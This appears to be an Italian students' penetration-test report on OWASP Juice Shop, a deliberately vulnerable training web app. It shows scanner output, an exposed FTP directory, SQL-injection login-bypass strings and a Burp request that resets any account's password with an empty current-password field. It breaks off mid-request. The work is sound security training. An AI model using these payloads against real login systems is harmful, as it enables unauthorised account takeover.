


Fondazione Istituto Tecnico Superiore
Tecnologie Industrie Creative




TECNICO SUPERIORE ESPERTO NELLA SICUREZZA PER
APPLICAZIONI E INFRASTRUTTURE INFORMATICHE

Project Work – secondo anno

(2023-2024)

Penetration test di Owasp Juice Shop



PIANIFICAZIONE E PREPARAZIONE

Obiettivo del Penetration Test: identificare e valutare le vulnerabilità di sicurezza nella web app “Juice Shop”, testando tramite le conoscenze acquisite dal corso, i moduli e i meccanismi di autenticazione, autorizzazione, gestione degli utenti e gestione dei dati sensibili.

Sito OWASP: <https://owasp.org/www-project-juice-shop/>

Repository GitHub: <https://github.com/juice-shop/juice-shop>

Immagine Docker: <https://hub.docker.com/r/bkimminich/juice-shop>

Sito esterno: <https://juice-shop.herokuapp.com/#/search>

È possibile avviare l'immagine tramite terminale con il comando:

```
docker run -d -p 3000:3000 bkimminich/juice-shop
```


Tools e tecnologie utilizzate per la raccolta di informazioni e la ricerca delle possibili vulnerabilità:

-**Wappalyzer** (estensione browser che consente di identificare tutti i tool e le piattaforme utilizzate per il creare il sito web).

-**Burpsuite** (applicazione di sicurezza software utilizzata per i test di penetrazione delle applicazioni web).

-**Owasp Zap (zaproxy)** (web app scanner che permette di identificare le potenziali vulnerabilità e le sottodirectory del sito web)

-**sqlmap** (strumento per automatizzare il penetration test tramite sql injection)



Scoping e Risk Assessment

Identificazione delle possibili minacce e vulnerabilità

Injection: Possibili attacchi di injection, inclusi NoSQL injection.

XSS: Iniezione di script malevoli attraverso i campi input.

CSRF: Possibilità di eseguire azioni non autorizzate attraverso l'uso di richieste contraffatte.

Brute Force: Tentativi di accesso non autorizzato tramite attacchi a forza bruta.

File Inclusion: Possibilità di caricare file non autorizzati.

Valutazione del rischio

Injection: Alto rischio, possibili attacchi di injection, inclusi NoSQL injection.

XSS: Medio-alto rischio iniezione di script malevoli attraverso i campi input.

CSRF: Medio rischio possibilità di eseguire azioni non autorizzate attraverso l'uso di richieste contraffatte.

Brute Force: Medio rischio, tentativi di accesso non autorizzato tramite attacchi a forza bruta.

Arbitrary File Overwrite: Possibilità di ri-scrivere file tramite una vulnerabilità.

Inizialmente, esplorando la web app si capisce immediatamente che è uno shop in cui si possono effettuare diverse operazioni di pentesting su:

Login, Autenticazione, Data Base, Recensioni, Basket, File Inclusion attraverso una pagina di upload del sito.

Directory ftp sensibile

Usando Dirsearch, un tool di Brute Force per scoprire le diverse directory di un dato url, siamo riusciti a trovare una directory in cui vi sono documenti sensibili riguardante l'azienda.

```
(kali㉿kali)-[~]
$ dirsearch -u 192.168.56.7:3000 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setup
tools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
          v0.4.3
          https://github.com/maurosantambrogio/DirSearch
          This command is part of the Python package DirSearch. Visit https://github.com/maurosantambrogio/DirSearch for more information.
          For help and support, visit https://github.com/maurosantambrogio/DirSearch#support
          For cyber threats, visit https://www.cyber-threats.it

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 4989
Output File: /home/kali/reports/_192.168.56.7_3000/_24-07-23_12-20-23.txt

Target: http://192.168.56.7:3000/
[12:20:24] Starting:
[12:20:24] 500 - 3KB - /api Monitoring Tools
[12:20:25] 200 - 11KB - /ftp
[12:20:25] 200 - 10MB - /video Systems — Find the best Web Performance Monitoring Tools That Will Help
[12:20:29] 500 - 3KB - /redirect
[12:20:30] 301 - 179K - /assets → /assets/
[12:20:42] 500 - 1KB - /profile
[12:20:52] 500 - 3KB - /api2
[12:21:01] 200 - 23KB - /metrics
[12:21:13] 200 - 3KB - /native
[12:21:18] 500 - 3KB - /api1
[12:21:20] 200 - 6KB - /promotion
[12:21:20] 500 - 3KB - /apis
          * Distalk: Like the app if you find it interesting. Download DaBuster for free ...
Task Completed
```



In particolare, un documento confidenziale sulle acquisizioni future dell'azienda.

```
(kali㉿kali)-[~/Downloads]
$ cat acquisitions.md
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

Pagine correlate e vulnerabilità trovate con OWASP Zap (zaproxy):

```

▽ 📁 🚫 http://192.168.56.1:3000
  □ 🚫 GET:/
  □ 🚫 🚫 GET:Materialicons-Regular.woff2
▽ 📁 🚫 🚫 api
  > 📁 🚫 🚫 Challenges
  > 📁 🚫 🚫 Quantities
  > 📁 🚫 🚫 assets
  □ 🚫 🚫 GET:font-mfizz.woff
  □ 🚫 🚫 GET:ftp
▽ 📁 🚫 🚫 ftp
  □ 🚫 🚫 GET:/
  □ 🚫 🚫 GET:acquisitions.md
  □ 🚫 🚫 GET:announcement_encrypted.md
  □ 🚫 🚫 GET:coupons_2013.md.bak
  □ 🚫 🚫 GET:eastere.gg
  □ 🚫 🚫 GET:encrypt.pyc
  □ 🚫 🚫 GET:incident-support.kdbx
  □ 🚫 🚫 GET:legal.md
  □ 🚫 🚫 GET:package.json.bak
  □ 🚫 🚫 GET:quarantine
  ▽ 📁 🚫 🚫 quarantine
    □ 🚫 🚫 GET:juicy_malware_linux_amd_64.url
    □ 🚫 🚫 GET:juicy_malware_linux_arm_64.url
    □ 🚫 🚫 GET:juicy_malware_macos_64.url
    □ 🚫 🚫 GET:juicy_malware_windows_64.exe.url
    □ 🚫 🚫 GET:suspicious_errors.yml
  > 📁 🚫 🚫 juice-shop
  > 📁 🚫 🚫 latest
    □ 🚫 🚫 GET:main.js
    □ 🚫 🚫 GET:polyfills.js
  > 📁 🚫 🚫 rest
    □ 🚫 GET:robots.txt
    □ 🚫 GET:runtime.js
    □ 🚫 GET:sitemap.xml
  > 📁 🚫 🚫 socket.io
    □ 🚫 🚫 GET:styles.css
  □ 🚫 🚫 GET:vendor.js

```

Alerts:

- Cloud Metadata Potentially Exposed
- Content Security Policy (CSP) Header Not Set (69)
- Cross-Domain Misconfiguration (106)
- Missing Anti-clickjacking Header (7)
- Session ID in URL Rewrite (25)
- Vulnerable JS Library (2)
- Cross-Domain JavaScript Source File Inclusion (108)
- Private IP Disclosure
- Timestamp Disclosure - Unix (5)
- X-Content-Type-Options Header Missing (25)
- Information Disclosure - Suspicious Comments (6)
- Modern Web Application (55)
- Retrieved from Cache (23)

Appendice:

● Cloud Metadata Potentially Exposed

OWASP_2021_A05

https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

OWASP_2017_A06

https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html

Reference:

<https://www.nginx.com/blog/trust-no-one-perils-of-trusting-user-input/>

Solution:

Do not trust any user data in NGINX configs. In this case it is probably the use of the \$host variable which is set from the 'Host' header and can be controlled by an attacker.

● Content Security Policy (CSP) Header Not Set (69)

CWE-693

<https://cwe.mitre.org/data/definitions/693.html>

OWASP_2021_A05

https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

OWASP_2017_A06

https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html

WASC ID 15

Reference:

https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Introducing_Content_Security_Policy

https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

<https://www.w3.org/TR/CSP/>

<https://w3c.github.io/webappsec-csp/>

<https://web.dev/articles/csp>

<https://caniuse.com/#feat=contentsecuritypolicy>

<https://content-security-policy.com/>

Solution:

Ensure that your web server, application server, load balancer, etc. is configured to set the Content-Security-Policy header.

● Cross-Domain Misconfiguration (106)

OWASP_2017_A05

https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control.html

CWE-264

<https://cwe.mitre.org/data/definitions/264.html>

OWASP_2021_A01

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

WASC ID 14

Reference:

https://vulncat.fortify.com/en/detail?id=desc.config.dotnet.html5_overly_permissive_cors_policy

Solution:

Ensure that sensitive data is not available in an unauthenticated manner (using IP address white-listing, for instance).

Configure the "Access-Control-Allow-Origin" HTTP header to a more restrictive set of domains, or remove all CORS headers entirely, to allow the web browser to enforce the Same Origin Policy (SOP) in a more restrictive manner.

● Missing Anti-clickjacking Header (7)

WSTG-v42-CLNT-09

https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/11-Client-side_Testing/09-Testing_for_Clickjacking

OWASP_2021_A05

https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

OWASP_2017_A06

https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html

CWE-1021

<https://cwe.mitre.org/data/definitions/1021.html>

Reference:

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

Solution:

Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app.

If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.

● Session ID in URL Rewrite (25)

WSTG-v42-SESS-04

https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/06-Session_Management_Testing/04-Testing_for_Exposed_Session_Variables

OWASP_2021_A01

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

OWASP_2017_A03

https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

CWE-200

<https://cwe.mitre.org/data/definitions/200.html>

Reference:

<https://seclists.org/webappsec/2002/q4/111>

Solution:

For secure content, put session ID in a cookie. To be even more secure consider using a combination of cookie and URL rewrite.

● Vulnerable JS Library (2)

CVE-2020-11023

<https://nvd.nist.gov/vuln/detail/CVE-2020-11023>

OWASP_2017_A09

https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vulnerabilities.html

CVE-2020-11022

<https://nvd.nist.gov/vuln/detail/CVE-2020-11022>

OWASP_2021_A06

https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

CVE-2015-9251

<https://nvd.nist.gov/vuln/detail/CVE-2015-9251>

CVE-2019-11358

<https://nvd.nist.gov/vuln/detail/CVE-2019-11358>

CWE-829

<https://cwe.mitre.org/data/definitions/829.html>

Reference:

<https://github.com/jquery/jquery/issues/2432>
<http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/>
<http://research.insecurelabs.org/jquery/test/>
<https://blog.jquery.com/2019/04/10/jquery-3-4-0-released/>

Solution:

Please upgrade to the latest version of jquery.

Project Work – secondo anno (2023-2024)

Progetto realizzato da: Filippo Martinelli, Gabriele Bonazza, Ivan Petrarolo, John Michael Barbosa, Marco Veronesi

● Cross-Domain JavaScript Source File Inclusion (108)

OWASP_2021_A08

https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/

CWE-829

<https://cwe.mitre.org/data/definitions/829.html>

Solution:

Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application.

● Private IP Disclosure

OWASP_2021_A01

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

OWASP_2017_A03

https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

CWE-200

<https://cwe.mitre.org/data/definitions/200.html>

Reference:

<https://tools.ietf.org/html/rfc1918>

Solution:

Remove the private IP address from the HTTP response body. For comments, use JSP/ASP/PHP comment instead of HTML/JavaScript comment which can be seen by client browsers.

● Timestamp Disclosure - Unix (5)

OWASP_2021_A01

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

OWASP_2017_A03

https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

CWE-200

<https://cwe.mitre.org/data/definitions/200.html>

Reference:

<https://cwe.mitre.org/data/definitions/200.html>

Solution:

Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.

● X-Content-Type-Options Header Missing (25)

CWE-693

<https://cwe.mitre.org/data/definitions/693.html>

OWASP_2021_A05

https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

OWASP_2017_A06

https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration.html

Reference:

[https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/compatibility/gg622941\(v=vs.85\)](https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/compatibility/gg622941(v=vs.85))

https://owasp.org/www-community/Security_Headers

Solution:

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

- **Information Disclosure - Suspicious Comments (6)**

OWASP_2021_A01

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

WSTG-v42-INFO-05

https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/05-Review_Webpage_Content_for_Information_Leakage

OWASP_2017_A03

https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

CWE-200

<https://cwe.mitre.org/data/definitions/200.html>

Solution:

Remove all comments that return information that may help an attacker and fix any underlying problems they refer to.

- **Modern Web Application (55)**

Solution:

This is an informational alert and so no changes are required.

- **Retrieved from Cache (23)**

WSTG-v42-ATHN-06

https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/04-Authentication_Testing/06-Testing_for_Browser_Cache_Weaknesses

Reference:

<https://tools.ietf.org/html/rfc7234>

<https://tools.ietf.org/html/rfc7231>

<https://www.rfc-editor.org/rfc/rfc9110.html>

Solution:

Validate that the response does not contain sensitive, personal or user-specific information. If it does, consider the use of the following HTTP response headers, to limit, or prevent the content being stored and retrieved from the cache by another user:

Cache-Control: no-cache, no-store, must-revalidate, private

Pragma: no-cache

Expires: 0

This configuration directs both HTTP 1.0 and HTTP 1.1 compliant caching servers to not store the response, and to not retrieve the response (without validation) from the cache, in response to a similar request.

Pagine correlate trovate tramite Skipfish (web app scanner):

Document type overview:

application/javascript
 ./main.js
 ./polyfills.js
 ./runtime.js
 ./vendor.js
 ./
 image/x-ms-bmp
 ./assets/public/favicon_js.ico
 text/css
 ./styles.css
 text/html (2)
 ./api/
 ./redirect
 text/plain (1)
 ./redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm

Issue type overview:

- data compromise Interesting file
 ./polyfills.js
 Memo: server-side JavaScript source
 ./redirect?to=.../https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
 Memo: CVS RCS data
- data compromise Generic MIME type (higher risk)
 ./redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm-->">'"<sf000036v794474>
 Memo: text/plain
- data compromise External content embedded on a page (higher risk)
 ./
 Memo: //cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css
 ./
 Memo: //cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js
 ./
 Memo: //cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js
- Incorrect caching directives (lower risk)
 ./
 Memo: conflicting 'Cache-Control' data
 ./1
 Memo: conflicting 'Cache-Control' data
 ./1?z.iconName=function
 Memo: conflicting 'Cache-Control' data
 ./main.js
 Memo: conflicting 'Cache-Control' data
 ./polyfills.js
 Memo: conflicting 'Cache-Control' data
 ./redirect/.htaccess.aspx-->">'"<sf000025v794474>
 Memo: conflicting 'Cache-Control' data
 ./runtime.js
 Memo: conflicting 'Cache-Control' data
 ./styles.css
 Memo: conflicting 'Cache-Control' data
 ./vendor.js
 Memo: conflicting 'Cache-Control' data

Project Work – secondo anno (2023-2024)

Progetto realizzato da: Filippo Martinelli, Gabriele Bonazza, Ivan Petrarolo, John Michael Barbosa, Marco Veronesi

```
./assets/.htaccess.aspx-->">'>'"<sf000005v794474>
    Memo: conflicting 'Cache-Control' data
./assets/public/.htaccess.aspx-->">'>'"<sf000041v794474>
    Memo: conflicting 'Cache-Control' data
./assets/public/favicon._js.ico
    Memo: conflicting 'Cache-Control' data

● External content embedded on a page (lower risk)
    ./main.js
        Memo:
        https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_tease=true

● Node should be a directory, detection error?
    ./assets/public

● Resource fetch failed
    ./api/Challenges/
        Memo: during initial directory fetch
    ./api/Challenges/?key=nftMintChallenge
        Memo: during initial file fetch

● Generic MIME used (low risk)
    ./redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
        Memo: text/plain

● Hidden files / directories
    ./api.sfish/

● Server error triggered
    ./api/
    ./api.sfish/
    ./redirect
    ./redirect?[0]['to']=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm

● Resource not directly accessible
    ./api/
    ./api.sfish/
    ./redirect

● New 404 signature seen (1)
    ./sf9876

● New 'X-*' header value seen (3)
    ./
        Memo: X-Content-Type-Options
    ./
        Memo: X-Frame-Options
    ./
        Memo: X-Recruiting
```

SQL Injection - Login Page

./#/login

The screenshot shows the OWASP Juice Shop login interface. In the 'Email' input field, the user has entered the string "' OR '1' = '1--". The 'Password' field contains a single dot ('.'). Below the fields, there is a 'Log in' button and a 'Remember me' checkbox. A green 'Log in with Google' button is also present. At the bottom of the form, there is a link 'Not yet a customer?'. The background of the page is dark.

I campi di input utente non risultano essere correttamente filtrati contro attacchi di tipo **SQL INJECTION**:

This screenshot shows the same login page as above, but with a different payload in the 'Email' field: "' OR '1' = '1--". The rest of the form is identical, with the password field containing a dot ('.') and the 'Log in' button highlighted.

inserendo nei campi di input:

Email:

' OR '1' = '1' --


Password:

-

È possibile bypassare la query di verifica di presenza dell'utente nel database ed effettuare un login diretto, con il primo utente disponibile

ottenendo anche la relativa e-mail dell'utente, in questo caso:

admin@juice-sh.op.



navigando all'interno della home page abbiamo inoltre notato che i commenti postati degli utenti venivano, se non indicato dall'utente un alias, proprio tramite l'email dell'utente.

This screenshot shows a product page for 'Best Juice Shop Salesman Artwork'. The main image features a cartoon character of Stan. The page includes a price of 5000 and a 'Buy' button. Below the image, there are two reviews:


- stan@juice-sh.op**: I'd stand on my head to make you a deal for this piece of art.
- bender@juice-sh.op**: Just when my opinion of humans couldn't get any lower, along comes Stan...

Reviews (2)

stan@juice-sh.op
I'd stand on my head to make you a deal for this piece of art.

bender@juice-sh.op
Just when my opinion of humans couldn't get any lower...

Tramite le due e-mail degli utenti abbiamo potuto provare ad accedere tramite i loro account:



Login

Email *
stan@juice-sh.op' --

Password *
.

Forgot your password?

Remember me

or

 Log in with Google

Not yet a customer?


Inserendo nei campi di input:

Email:

stan@juice-sh.op' --

Password:

-



È possibile bypassare la parte della query che effettua la verifica della password, permettendo l'accesso come uno specifico utente conoscendone la password



Login

Email *
bender@juice-sh.op' --

Password *
.


Inserendo nei campi di input:

Email:


bender@juice-sh.op' --

Password:

-



MODIFICA PASSWORD CON BURP



Usando la tecnica di autenticazione precedente, siamo riusciti a trovare anche un modo per poter cambiare la password dell'account Bender, senza saperne la password effettiva. Per fare questo, abbiamo usato Burpsuite per intercettare il traffico della webapp. Una volta entrati nell'account di Bender, siamo andati nella schermata della modifica della password, successivamente con Burp abbiamo intercettato il traffico e abbiamo scoperto

che la password sbagliata che abbiamo inserito è scritta in chiaro nella GET.

```

1 GET /rest/user/change-password?current=sbagliato123&new=proval23&repeat=proval23 HTTP/1.1
2 Host: 127.0.0.1:3000


```

Mettendo nel campo “current” una stringa vuota e inserendo una password a nostro piacimento nei campi “new” e “repeat”, siamo riusciti a modificare la password di questa account con successo. Con lo stesso procedimento, è possibile cambiare le password a tutti gli account, compreso l’admin.

Request	Response
<pre> 1 GET /rest/user/change-password?current=&new=slurmCL4ssic&repeat= slurmCL4ssic HTTP/1.1 2 Host: 127.0.0.1:3000 3 sec-ch-ua: "Not A Brand";v="24", "Chromium";v="110" 4 Accept: application/json, text/plain, */* 5 sec-ch-ua-mobile: ?0 6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizG FOYSe6eyJpZC16MywiDXNLcm5hbWUiOiiLc1bwFpbCI6ImJlbmRlcBqdWLjZS1za CSvcCIsInBhc3N3b3JkIjoiMGMzMnUIMTdlM2Zh0TVhYWJmMWJiZmZjNjcnGE0ZWyi LCJyb2xlIjoi3VzdG9tZXliLCJkZWxleGVub2tlbi6IiIsInxhc3RMb2dpbkIwIjo iIiwiCHJvZmlsZUItYWDlIjoiYXNzZXRzL3B1YmxpYy9pbWFnxZMvdXbs2Fkyc9kZW ZhdWxOLnN2ZyIsInRvdHBTZWNyZXoIdoiIiLCJpc0FjdgI2ZSi6dHJ1ZSw2Y3JLYKRlZ EFOIjoiMjAyNC0wNy0yMyAxMj01MTowNS410TcgKzAw0jAwIiividBKXRlZEFOIjoi MjAyNC0wNy0yMyAxMj01MTowNS410TcgKzAw0jAwIiividZKXRlZEFOIjpudwxsfs5w iaWF0IjoxNzIxNzQxNDI4fQ.s4UwhJ7KPH8ilBKODVy-WCltNu6SMi0cv46DMTKJX2 Fk7R4I5Z3lCpq81xyfm9YQ3oaFFdWPzlu0htuc1Rmpv9Zs9EvBlcB49mLs97Cvck _f9K2z2km_kWhvYQqlBSJYv5Sl46gnDKJgtNIO2urgd7bTM1Q614HA3ctA 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 8 sec-ch-ua-platform: "Linux" 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: http://127.0.0.1:3000/ 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US, en;q=0.9 15 Cookie: language=en; 